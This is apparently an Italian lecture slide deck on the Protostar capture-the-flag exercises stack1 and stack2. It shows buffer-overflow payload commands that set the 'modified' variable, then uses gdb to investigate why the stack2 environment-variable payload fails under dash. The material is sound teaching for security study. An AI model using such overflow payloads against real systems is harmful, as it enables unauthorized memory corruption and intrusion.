
(Immissione dell'input con gli ultimi 4 caratteri al rovescio: 'dcba')

Si immetta l'input seguente in **`stack1`** (con gli ultimi quattro caratteri rovesciati):

```
/opt/protostar/bin/stack1 \
   $(python -c 'print "a" * 64 + "dcba"')
```

L’albero di attacco

(Stack-based buffer overflow - impostazione variabile a valore preciso)



Risultato

(La variabile **`modified`** è stata modificata correttamente)

```
Starting ACPI services....
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack1 $(python -c 'print "a" * 64 + "dcba"')
you have correctly got the variable to the right value
$ _
```

Una terza sfida

(https://exploit-exercises.com/protostar/stack2/)

"Stack2 looks at environment variables, and how they can be set."

Il programma in questione si chiama **`stack2`** e l'eseguibile relativo ha il seguente percorso:

`/opt/protostar/bin/stack2`

Obiettivo della sfida

(Modifica mirata della memoria di un processo)

Impostare

```
modified = 0x0d0a0d0a
```

a tempo di esecuzione.

Raccolta informazioni

(Metodi di input)

Il programma **`stack2`** accetta input localmente, tramite una variabile di ambiente (**`GREENIE`**).

L'input è una stringa generica.

Non sembra esistere altro modo per fornire input al programma.

Modus operandi

(Concettualmente identico a quello visto per **`stack1`**)

Il modus operandi dell'esercizio **`stack2`** è identico a quello visto per l'esercizio **`stack1`**.

Si costruisce un input di 64 **`a`**.

→ Riempie **`buffer`**.

Si appendono i quattro caratteri aventi codice ASCII 0x0d, 0x0a, 0x0d, 0x0a (al rovescio).

→ Riempie **`modified`**.

Si invia l'input a **`stack2`**.

Individuazione dei caratteri

(Aventi codice ASCII 0x0a, 0x0d)

Leggendo l'introduzione sul set ASCII:

```
man 7 ascii
```

si scopre che i caratteri corrispondenti ai codici richiesti sono i seguenti:

0x0a → `'\n'` (ASCII Line Feed)

0X0d→ `'\r'` (ASCII Carriage Return)

Immissione dell'input

(Tramite una sostituzione di comando BASH)

L'input richiesto è generabile nel modo seguente:

```
python -c 'print "a" * 64 +
   "\x0a\x0d\x0a\x0d"'
```

È possibile usare una sostituzione di comando per inserire l'output del comando precedente come valore di **GREENIE**:

```
export GREENIE=
   $(python -c 'print "a" * 64 +
   "\x0a\x0d\x0a\x0d"')
```

Esecuzione dell'attacco


(È sufficiente eseguire **`/opt/protostar/bin/stack2`**)

Una volta immesso il valore nella variabile di ambiente **`GREENIE`**, è sufficiente lanciare **`stack2`** per eseguire l'attacco:

```
/opt/protostar/bin/stack2
```


L’albero di attacco

(Stack-based buffer overflow - impostazione variabile tramite var. di ambiente)



Risultato

(La shell non ha gradito la creazione dell'export)



```
Starting ACPI services....
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ export GREENIE=$(python -c 'print "a" * 64 + "\x0a\x0d\x0a\x0d"')
: bad variable name
$ _
```

Che cosa è andato storto?

(È stato costruito un comando non valido per la shell)

L'input, sebbene costruito correttamente, è rifiutato dalla shell con un errore del tipo "bad variable name".

→ La variable ha un nome non valido.

Un nome non valido?

(Una sequenza di caratteri alfanumerici non sarebbe un nome valido?)

“You know my methods, Watson.”

(Going to the root cause of this baffling failure)

Una semplice constatazione

(In questo esercizio, il sistema sotto attacco non è stato analizzato)

Nell'esercizio attuale (**`stack2`**), l'analisi del sistema sotto attacco (Protostar) non è stata svolta per nulla.

Si è dato per scontato che tutte le informazioni finora raccolte siano sufficienti per la conduzione di un attacco.

→ Errore!

La shell di Protostar


(È **/bin/dash**, non **/bin/bash**!)

Si stampi il percorso completo della shell usata dall'utente:

```
$ echo $SHELL
/bin/sh
```

A cosa punta **/bin/sh**?

```
$ ls -l /bin/sh
/bin/dash
```



La shell a disposizione dell'utente è **/bin/dash**, non **/bin/bash**!

La (ferale) conseguenza

(L'input immesso, valido in **`bash`**, può non esserlo in **`dash`**!)

Il comando di preparazione dell'input visto in precedenza, valido in ambiente BASH, potrebbe non essere valido in ambiente DASH.

Che cosa è, esattamente, DASH?
Come è analizzato l'input in DASH?
Quale input è necessario fornire a DASH?

La shell `/bin/dash`

(Una shell POSIX limitata nelle funzionalità e molto veloce)

DASH sta per **Debian Almquist Shell**.

Almquist Shell (ASH): è una shell POSIX "leggera" (limitata nelle funzionalità) scritta da Kenneth Almquist nel 1989.

→ Clone della Bourne Shell sui sistemi UNIX System V.4.

Debian: nel 1997, Herbert Xu porta ASH da NetBSD a Debian GNU/Linux.

→ **`dash`**

Uso di **`/bin/dash`**

(Negli script di sistema e nei sistemi con pochissime risorse)

Data la sua migliore efficienza rispetto a **`bash`**, **`dash`** è usata (tramite collegamento **`/bin/sh`**) come shell di sistema negli script di start/stop dei servizi UNIX.

- Fino all'avvento di systemd.
- Con systemd, i servizi non sono rappresentati da script, bensì da file di configurazione detti "unit".

Oggi, **`dash`** tende ad essere usata in ambienti con pochissime risorse hardware (embedded).

Recupero numero versione **dash**

(Tramite il comando **apt-cache**)

Qual è il numero di versione del pacchetto binario **dash** in Protostar?

```
$ apt-cache show dash
```

...

```
Version: 0.5.5.1-7.4
```

La versione è la 0.5.5.1-7.4.

Ottenimento archivio sorgente **`dash`**

(Da upstream o tramite la distribuzione)

Per ottenere l'archivio sorgente di **`dash`** si può

scaricare la versione upstream 0.5.5.1;
(OCCHIO: mancano le patch Debian!)

OPPURE

scaricare il pacchetto sorgente Debian.
(OCCHIO: bisogna aggiornare i repository!)

Si opta per la seconda opzione.

Aggiornamento repository Debian

(Modifica del file di configurazione **`/etc/apt/sources.list`**)

Debian Squeeze è fuori produzione.
→ I suoi repository sono ospitati sul sito:
http://archive.debian.org/debian

Si modifichi il file **`/etc/apt/sources.list`**:

- si commenti tutto tranne la riga con "squeeze main";
- si modifichi l'URL del repository in http://archive.debian.org/debian/.

Aggiornamento repository Debian

(Sincronizzazione in locale dei repository)

Si sincronizzino i repository localmente tramite il comando seguente (lanciato da **`root`**):

```
apt-get update
```

Scaricamento pacchetto sorgente

(Tramite il comando **`apt-get source`**)

Si scarichi il pacchetto sorgente **`dash`** tramite il comando seguente:

```
apt-get source dash
```

Nella directory **`dash-0.5.5.1`** si trova l'albero sorgente dell'esatta versione di **`dash`** in esecuzione su Protostar.

Nella directory **`dash-0.5.5.1/src`** si trovano i sorgenti C.

Chi stampa il messaggio di errore?

(La funzione **`setvar()`**)

Quale funzione stampa il messaggio di errore "bad variable name"?

```
$ grep -nrHiE "bad variable name" .
./var.c:187:        sh_error(...);
```

Aprendo **`var.c`** alla riga 187:

```
$ vim var.c +187
```

si scopre che la funzione è **`setvar()`**.

La funzione **`setvar()`**

(La funzione **`setvar()`**)

La funzione **`setvar()`** imposta il valore di una variabile (se presente).

Parametri:

- **`name`** → puntatore alla stringa nome;
- **`val`** → puntatore alla stringa valore;
- **`flags`** → operazioni da svolgere sulla variabile.

Quando fallisce `setvar()`?

(Il che equivale a chiedersi: quando è stampato il messaggio di errore?)

La funzione **`setvar()`** fallisce quando la seguente condizione è verificata:

```
!namelen || p != q
```

Quando fallisce `setvar()`?

(Il che equivale a chiedersi: quando è stampato il messaggio di errore?)

La funzione **`setvar()`** fallisce quando la seguente condizione è verificata:

```
!namelen || p != q
```

`namelen` è la lunghezza del nome della variabile.

Se il nome della variabile è nullo, **`setvar()`** fallisce.

Si provi ad immettere il comando **`export =2`**

Quando fallisce **`setvar()`**?

(Il che equivale a chiedersi: quando è stampato il messaggio di errore?)

La funzione **`setvar()`** fallisce quando la seguente condizione è verificata:

```
!namelen || p != q
```

Se l'espressione passata ad **`export`** è del tipo ***`name=value`***, **`p`** punta all'indirizzo di **`=`**.

Se l'espressione passata ad **`export`** è del tipo ***`name`***, **`p`** punta al byte nullo finale.

Quando fallisce `setvar()`?

(Il che equivale a chiedersi: quando è stampato il messaggio di errore?)

La funzione **`setvar()`** fallisce quando la seguente condizione è verificata:

```
!namelen || p != q
```

`q` punta all'indirizzo del primo carattere non alfanumerico/non underscore a partire da **`name`**.

Quando fallisce **`setvar()`**?

(Il che equivale a chiedersi: quando è stampato il messaggio di errore?)

La funzione **`setvar()`** fallisce quando la seguente condizione è verificata:

```
!namelen || p != q
```


Se una espressione è ben formata:


`name=value` o ***`name`***

allora deve sempre valere **`p=q`**.

Quando fallisce `setvar()`?

(Il che equivale a chiedersi: quando è stampato il messaggio di errore?)





Quando fallisce `setvar()`?

(Il che equivale a chiedersi: quando è stampato il messaggio di errore?)

La funzione **`setvar()`** fallisce quando la seguente condizione è verificata:

```
!namelen || p != q
```

Se una espressione NON è ben formata, allora vale **`p!=q`**.

Chi passa cosa a `setvar()`?

(Ciò permette di capire perché l'input dato ad **`export`** fa fallire **`dash`**)

Quale funzione passa quali argomenti alla funzione **`setvar()`** in caso di esecuzione del builtin **`export`**?

Per scoprirlo, si possono combinare due strategie:

- analisi statica del codice (tramite editor);
- analisi dinamica del processo (tramite debugger).

Lista della spesa

(Per l'**analisi statica** e dinamica)

Cosa serve per l'analisi statica?

- Un editor (**`vim`**).
- Strumenti di ricerca testo (**`grep`**).
- Strumenti di ricerca file (**`find`**).

Questi strumenti sono già a disposizione dell'attaccante.

Lista della spesa

(Per l'**analisi** statica e **dinamica**)

Cosa serve per l'analisi dinamica?

- Un debugger (**`gdb`**).
- L'albero sorgente di **`dash`**.
- Le dipendenze di build di **`dash`**.
- Un eseguibile **`dash`** con i simboli di debug.

Mancano:

- le dipendenze di build di **`dash`**;
- l'eseguibile **`dash`** con i simboli di debug.

Installazione dipendenze di build

(Tramite il comando **`apt-get build-dep`**)

Per installare le dipendenze di build di **`dash`** (ovvero, i pacchetti binari necessari per la creazione del pacchetto binario), si lanci il comando seguente da **`root`**:

```
apt-get build-dep dash
```

Ricompilazione pacchetto binario **dash**

(Con i simboli di debug e senza ottimizzazioni al codice)

Si entri nella directory **dash-0.5.5.1**.

Si impostino le opzioni di costruzione di un pacchetto Debian:

```
export DEB_BUILD_OPTIONS=nostrip,noopt
```

Ricompilazione pacchetto binario **`dash`**

(Con i simboli di debug e senza ottimizzazioni al codice)

Si entri nella directory **`dash-0.5.5.1`**.

Si impostino le opzioni di costruzione di un pacchetto Debian:

```
export DEB_BUILD_OPTIONS=nostrip,noopt
```

`nostrip`: il compilatore non elimina i simboli di debug dal binario dopo la sua compilazione.

→ Sono disponibili in seguito al debugger.

Ricompilazione pacchetto binario **`dash`**

(Con i simboli di debug e senza ottimizzazioni al codice)

Si entri nella directory **`dash-0.5.5.1`**.

Si impostino le opzioni di costruzione di un pacchetto Debian:

```
export DEB_BUILD_OPTIONS=nostrip,noopt
```

`noopt`: il compilatore non ottimizza il codice intermedio.

→ Il binario compilato coincide 1:1 con il sorgente (si spera…).

Ricompilazione pacchetto binario **dash**

(Con i simboli di debug e senza ottimizzazioni al codice)

Si entri nella directory **dash-0.5.5.1**.

Si generi un pacchetto binario (senza firme digitali) con il comando seguente:

```
dpkg-buildpackage -b -us -uc
```

Individuazione binario **dash**

(Con i simboli di debug e senza ottimizzazioni al codice)

Per individuare il binario **dash** si può imporre a find di individuare tutti i file di nome **dash**:

```
find . -type f -name dash
```

Tra gli altri, si dovrebbe individuare il file:

```
./debian/dash/bin/dash
```

Invio di **`dash`** tramite debugger

(Tramite il comando **`gdb`**)

È possibile usare il debugger GNU per controllare l'esecuzione di **`dash`**:

```
gdb ./debian/dash/bin/dash
```

Impostazione di un breakpoint

(All'ingresso della funzione **`setvar()`**)

Si vuole provocare l'interruzione temporanea di dash all'ingresso della funzione **`setvar()`**.
A tal scopo, si imposta un breakpoint sul simbolo **`setvar`**:

```
b setvar
```

Esecuzione fino al prompt

(Run (**`r`**) e continue (**`c`**))

Si esegua **`dash`** fino a quando non compare il suo prompt:

```
(gdb) r
(gdb) c
Continuing.
$
```

Immissione dell'input

(Quello che fa sbarellare **dash**)

Si immetta l'input critico per **dash** (tutto su una riga):

```
$ export GREENIE=$(python -c 'print "a" * 64 + "\x0a\x0d\x0a\x0d"')
```

Stampa della backtrace

(Tramite il comando **`bt`**)

Il comando **`bt`** stampa tutti i record di attivazione (con annessi valori di parametri) fino all'invocazione di **`setvar()`**:


```
bt
```

Per stampare anche i valori delle variabili locali:

```
bt full
```

La cascata di invocazioni cercata

(Permette di studiare l'input ricevuto da **`setvar()`**)



Stampa della backtrace

(Tramite il comando **`bt`**)

Si imposti la stampa perenne degli argomenti di **`setvar()`** al momento della sua esecuzione:

```
display name
display val
```

Si effettui una esecuzione di **`dash`** passo passo:

```
n
```

Si continui fino alla stampa del messaggio d'errore.

Cosa si è scoperto?

(L'input immesso sembra spezzato in due parti; **`setvar()`** esegue due volte)

L'input immesso sembra spezzato in due parti.

In particolare, il carattere '\n' sembra essere sostituito con il carattere nullo '\0'.

`setvar()` è invocata due volte.

- La prima volta con input **`GREENIE=aaa...aaa\0`**
- La seconda volta con input **`\r\0`**

`setvar()` fallisce su questa seconda invocazione.

- **`p != q`** (semplice da verificare).

Cosa è successo? 1/2

(La verifica è lasciata come utile esercizio per lo studente)

La funzione **`cmdloop()`** invoca **`parsecmd()`** (parsing di un comando).

`parsecmd()` invoca **`readtoken()`** (separa il comando in token da analizzare in seguito).

`readtoken()` invoca **`readtoken1()`** (che, dopo aver letto un comando, rimpiazza '\n' con '\0').

Viene costruito uno stack di token (usato dalla funzione **`exportcmd()`**).

Cosa è successo? 2/2


(La verifica è lasciata come utile esercizio per lo studente)

La funzione **`exportcmd()`** invoca **`setvar()`** una volta per ogni elemento dello stack di token.

`GREENIE=aaa...aaa\0`

`\r\0`

`setvar()` fallisce sul secondo input.



Che fare?

(Analisi delle alternative)


Una volta appurata l'inefficacia dell'attacco precedente, occorre pensare ad un altro attacco.

Alternative (da verificare):

- usare un'altra shell (ad es., **`bash`**);
- assegnare una variabile in **`dash`** senza export.

